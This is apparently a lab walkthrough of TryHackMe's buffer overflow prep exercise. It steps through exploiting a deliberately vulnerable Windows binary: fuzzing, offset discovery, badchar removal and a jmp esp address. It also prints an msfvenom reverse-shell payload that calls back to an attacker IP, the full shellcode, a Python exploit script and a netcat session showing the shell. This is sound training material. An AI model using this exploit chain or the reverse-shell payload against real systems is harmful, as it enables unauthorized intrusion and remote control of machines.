

This is the walkthrough of tryhackme’s buffer overflow prep from offensive pentesting path , this contains total 10 buffer overflows to be exploited so lets get going ,

so first open immunity debugger as admin and open oscp.exe as follows :



after opening it select the red coloured play icon from this tab and it will launch the binary :




lets see if our binary is launched by connecting to it on port 1337 using netcat ,

so , this proves that the binary is working perfectly now lets begin with the first step of exploitation that is **Fuzzing :**


so first we will create a python script for fuzzing which basically means sending random text to the program to see if it breaks at any certain point ,

so I will save the script in my github repository as name of fuzzing.py

script looks something like this :




what this script does is that it sends large number of “A” and keep sending A’s until the server crashes , and note the largest byte that was sent , lets execute the script :



so as we can see fuzzing crashed around 2000 bytes that means that the program crashed here and means it is vulnerable to buffer overflow ,

as you can see in immunity debugger we have got a lot of 41414141



which denotes A in Hex value which proves that we overflowed the program and and even got to EIP ,

now we know that the program is vulnerable , the next step is to find the offset , that is the exact address or point in memory at which the software could have crashed ,

we will use metasploit tool pattern create to do this which is located here in kali :

/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 600

now lets create a pattern :

so lets copy this text and create a new script as exploit.py to actually aexploit this :

script will look something like this and will have lot of variables which we will set throughout this walk through ,


```
  GNU nano 6.0                                  exploit.py
import socket

ip = "10.10.203.38"
port = 1337

prefix = "OVERFLOW1 "
offset = 0
overflow = "A" * offset
retn = ""
padding = ""
payload = ""
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
  s.connect((ip, port))
  print("Sending evil buffer...")
  s.send(bytes(buffer + "\r\n", "latin-1"))
  print("Done!")
except:
  print("Could not connect.")
```

now copy that pattern from terminal and place it between the quotes in **payload** variable

and now run the script again ,

and then the program will crash again , let it be crashed for now and now we will use mona module in immunity debugger to find the exact offset ,

there will be a white space below where you can enter your mona command as follows :



run this command by pressing enter and remember to enter value 2000 or whatever , which you used in pattern create script earlier ,

after you run these there will be some logs on the display look for EIP contains normal pattern … offser XXXX and that XXXX is our exact offset like this :

```
[+] Examining registers
    EIP contains normal pattern : 0x6f43396e (offset 1978)
    ESP (0x0192fa30) points at offset 1982 in normal pattern (length 18)
    EBP contains normal pattern : 0x43386e43 (offset 1974)
```

so in our case offset is 1978 ,

now lets verify if our offset is correct , if our offset is correct we will be able to overwrite EIP value ,

so go back to the script and set offset value to 1978 and retn value to BBBB something like this :

```
import socket

ip = "10.10.203.38"
port = 1337

prefix = "OVERFLOW1 "
offset = 1978
overflow = "A" * offset
retn = "BBBB"
padding = ""
payload = ""
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

now restart the oscp.exe and run this script again ,


now after executing the script , open up your immunity debugger and look for EIP value :

so , EIP value now is 42424242 which is hex value of B which we set as our retn value in script , this means that we are successful to control EIP value ,

now lets find some bad characters or badchars , badchars are something which are bad and are of no use to us and will hamper our exploit so we will identify and remove them from here ,

first note is that \x00 is always a badchar so exclude it anyways before even using it ,

next use mona module in immunity debugger to create a bytearray in working directory of mona ,



so now our bytearray has been generated , now what we will do is use a python script to generate badchars on our kali machine , the script looks something like this :

```
 GNU nano 6.0                                                    badc
for x in range(1, 256):
  print("\\x" + "{:02x}".format(x), end='')
print()
```

run this script and you will get badchars In your terminal :


```
┌──(root㉿kali)-[/home/kali/oscp]
└─# python3 badchars_generator.py
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\
x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x
4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x7
6\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d
\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\
xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\x
ec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff
```

copy these characters and in your exploit.py script in payload variable ,

run the script and after running the script go back to immunity debugger and now we will use mona module again to compare bytearray.bin and our send payload to see differences between them and those differences are basically the badchars tha mona will give us


note down the ESP register address after running the exploit ,

and run command in immunity debugger :



after -a enter the ESP register address which in my case is shown above ,

and there we will see our badchars popup after we press enter :



so under badchars column are our badchars , simply found .

\x00\x07\x2e\xa0 [these are the badchars]

because badchars can affect next byte after them , so just ignore the next byte after badchars .


Like shown here.

Now last step is to find Jump Point :

use mona module and run this command and specify all the badchars inside quotes “ **\x00\x07\x2e\xa0**”

this will provide us with jmp esp pointer addresses which we will use :

so there are 9 jmp pointers here which we can use :



now type the address of first jmp esp pointer backwards for example :

Orignal : 0x625011af

Backwards : \xaf\x11\x50\x62

and enter this to your retn variable in script .

Like this :

```
import socket

ip = "10.10.201.43"
port = 1337

prefix = "OVERFLOW1 "
offset = 1978
overflow = "A" * offset
retn = "\xaf\x11\x50\x62"
```

Now we will use msfvenom to create a exploit / shellcode which we will send as a payload to get a reverse shell .

```
┌──(root㉿kali)-[/home/kali]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=10.17.47.112 LPORT=5050 EXITFUNC=thread -b "\x00\x07\x2e\xa0" -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xd9\xe1\xd9\x74\x24\xf4\x5b\x33\xc9\xbf\x99\x1b\xd9\x14\xb1"
"\x52\x83\xc3\x04\x31\x7b\x13\x03\xe2\x08\x3b\xe1\xe8\xc7\x39"
"\x0a\x10\x18\x5e\x82\xf5\x29\x5e\xf0\x7e\x19\x6e\x72\xd2\x96"
"\x05\xd6\xc6\x2d\x6b\xff\xe9\x86\xc6\xd9\xc4\x17\x7a\x19\x47"
"\x94\x81\x4e\xa7\xa5\x49\x83\xa6\xe2\xb4\x6e\xfa\xbb\xb3\xdd"
"\xea\xc8\x8e\xdd\x81\x83\x1f\x66\x76\x53\x21\x47\x29\xef\x78"
"\x47\xc8\x3c\xf1\xce\xd2\x21\x3c\x98\x69\x91\xca\x1b\xbb\xeb"
"\x33\xb7\x82\xc3\xc1\xc9\xc3\xe4\x39\xbc\x3d\x17\xc7\xc7\xfa"
"\x65\x13\x4d\x18\xcd\xd0\xf5\xc4\xef\x35\x63\x8f\xfc\xf2\xe7"
"\xd7\xe0\x05\x2b\x6c\x1c\x8d\xca\xa2\x94\xd5\xe8\x66\xfc\x8e"
"\x91\x3f\x58\x60\xad\x5f\x03\xdd\x0b\x14\xae\x0a\x26\x77\xa7"
"\xff\x0b\x87\x37\x68\x1b\xf4\x05\x37\xb7\x92\x25\xb0\x11\x65"
"\x49\xeb\xe6\xf9\xb4\x14\x17\xd0\x72\x40\x47\x4a\x52\xe9\x0c"
"\x8a\x5b\x3c\x82\xda\xf3\xef\x63\x8a\xb3\x5f\x0c\xc0\x3b\xbf"
"\x2c\xeb\x91\xa8\xc7\x16\x72\xdd\x06\x37\xf2\x89\x2a\x47\xe1"
"\xf3\xa2\xa1\x6f\x14\xe3\x7a\x18\x8d\xae\xf0\xb9\x52\x65\x7d"
"\xf9\xd9\x8a\x82\xb4\x29\xe6\x90\x21\xda\xbd\xca\xe4\xe5\x6b"
"\x62\x6a\x77\xf0\x72\xe5\x64\xaf\x25\xa2\x5b\xa6\xa3\x5e\xc5"
"\x10\xd1\xa2\x93\x5b\x51\x79\x60\x65\x58\x0c\xdc\x41\x4a\xc8"
"\xdd\xcd\x3e\x84\x8b\x9b\xe8\x62\x62\x6a\x42\x3d\xd9\x24\x02"
"\xb8\x11\xf7\x54\xc5\x7f\x81\xb8\x74\xd6\xd4\xc7\xb9\xbe\xd0"
"\xb0\xa7\x5e\x1e\x6b\x6c\x7e\xfd\xb9\x99\x17\x58\x28\x20\x7a"
"\x5b\x87\x67\x83\xd8\x2d\x18\x70\xc0\x44\x1d\x3c\x46\xb5\x6f"
"\x2d\x23\xb9\xdc\x4e\x66";
```

Set IP and PORT on which you will be listening and now copy this whole text from the terminal and paste it in the payload variable in the script ,

like this :

```
payload = ("\xd9\xe1\xd9\x74\x24\xf4\x5b\x33\xc9\xbf\x99\x1b\xd9\x14\xb1"
"\x52\x83\xc3\x04\x31\x7b\x13\x03\xe2\x08\x3b\xe1\xe8\xc7\x39"
"\x0a\x10\x18\x5e\x82\xf5\x29\x5e\xf0\x7e\x19\x6e\x72\xd2\x96"
"\x05\xd6\xc6\x2d\x6b\xff\xe9\x86\xc6\xd9\xc4\x17\x7a\x19\x47"
"\x94\x81\x4e\xa7\xa5\x49\x83\xa6\xe2\xb4\x6e\xfa\xbb\xb3\xdd"
"\xea\xc8\x8e\xdd\x81\x83\x1f\x66\x76\x53\x21\x47\x29\xef\x78"
"\x47\xc8\x3c\xf1\xce\xd2\x21\x3c\x98\x69\x91\xca\x1b\xbb\xeb"
"\x33\xb7\x82\xc3\xc1\xc9\xc3\xe4\x39\xbc\x3d\x17\xc7\xc7\xfa"
"\x65\x13\x4d\x18\xcd\xd0\xf5\xc4\xef\x35\x63\x8f\xfc\xf2\xe7"
"\xd7\xe0\x05\x2b\x6c\x1c\x8d\xca\xa2\x94\xd5\xe8\x66\xfc\x8e"
"\x91\x3f\x58\x60\xad\x5f\x03\xdd\x0b\x14\xae\x0a\x26\x77\xa7"
"\xff\x0b\x87\x37\x68\x1b\xf4\x05\x37\xb7\x92\x25\xb0\x11\x65"
"\x49\xeb\xe6\xf9\xb4\x14\x17\xd0\x72\x40\x47\x4a\x52\xe9\x0c"
"\x8a\x5b\x3c\x82\xda\xf3\xef\x63\x8a\xb3\x5f\x0c\xc0\x3b\xbf"
"\x2c\xeb\x91\xa8\xc7\x16\x72\xdd\x06\x37\xf2\x89\x2a\x47\xe1"
"\xf3\xa2\xa1\x6f\x14\xe3\x7a\x18\x8d\xae\xf0\xb9\x52\x65\x7d"
"\xf9\xd9\x8a\x82\xb4\x29\xe6\x90\x21\xda\xbd\xca\xe4\xe5\x6b"
"\x62\x6a\x77\xf0\x72\xe5\x64\xaf\x25\xa2\x5b\xa6\xa3\x5e\xc5"
"\x10\xd1\xa2\x93\x5b\x51\x79\x60\x65\x58\x0c\xdc\x41\x4a\xc8"
"\xdd\xcd\x3e\x84\x8b\x9b\xe8\x62\x62\x6a\x42\x3d\xd9\x24\x02"
"\xb8\x11\xf7\x54\xc5\x7f\x81\xb8\x74\xd6\xd4\xc7\xb9\xbe\xd0"
"\xb0\xa7\x5e\x1e\x6b\x6c\x7e\xfd\xb9\x99\x17\x58\x28\x20\x7a"
"\x5b\x87\x67\x83\xd8\x2d\x18\x70\xc0\x44\x1d\x3c\x46\xb5\x6f"
"\x2d\x23\xb9\xdc\x4e\x66")
```

now the last step is to set some NOPS or something we call as no operations that will free some space in memory for payload to unpack itself , **\x90**

is used to denote no-ops or nops ,

we will add \x90 * 16 no ops which will be 16 nops which will we enough for now ,

add it into the padding variable in script :

```
retn = "\xaf\x11\x50\x62"
padding = "\x90" * 16
payload = ("\xd9\xe1\xd9\x74\x24\x
```

so now our exploit has been successfully created and will help us gain a easyy reverse shell ,

set up your netcat listener :

```
Password:
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 5050
listening on [any] 5050 ...
```

.

then execute the script as usual ,

```
┌──(root㉿kali)-[/home/kali/oscp]
└─# python3 exploit.py
Sending evil buffer...
Done!
```

.

and see that we have got our reverse shell on netcat :

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 5050
listening on [any] 5050 ...
connect to [10.17.47.112] from (UNKNOWN) [10.10.201.43] 49184
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\admin\Desktop\vulnerable-apps\oscp>whoami
whoami
oscp-bof-prep\admin

C:\Users\admin\Desktop\vulnerable-apps\oscp>
```

this means that we sucessfully compromised the machine ,

now there are 10 parts to it which I will create different walkthroughs so its over for “OVERFLOW1” :-)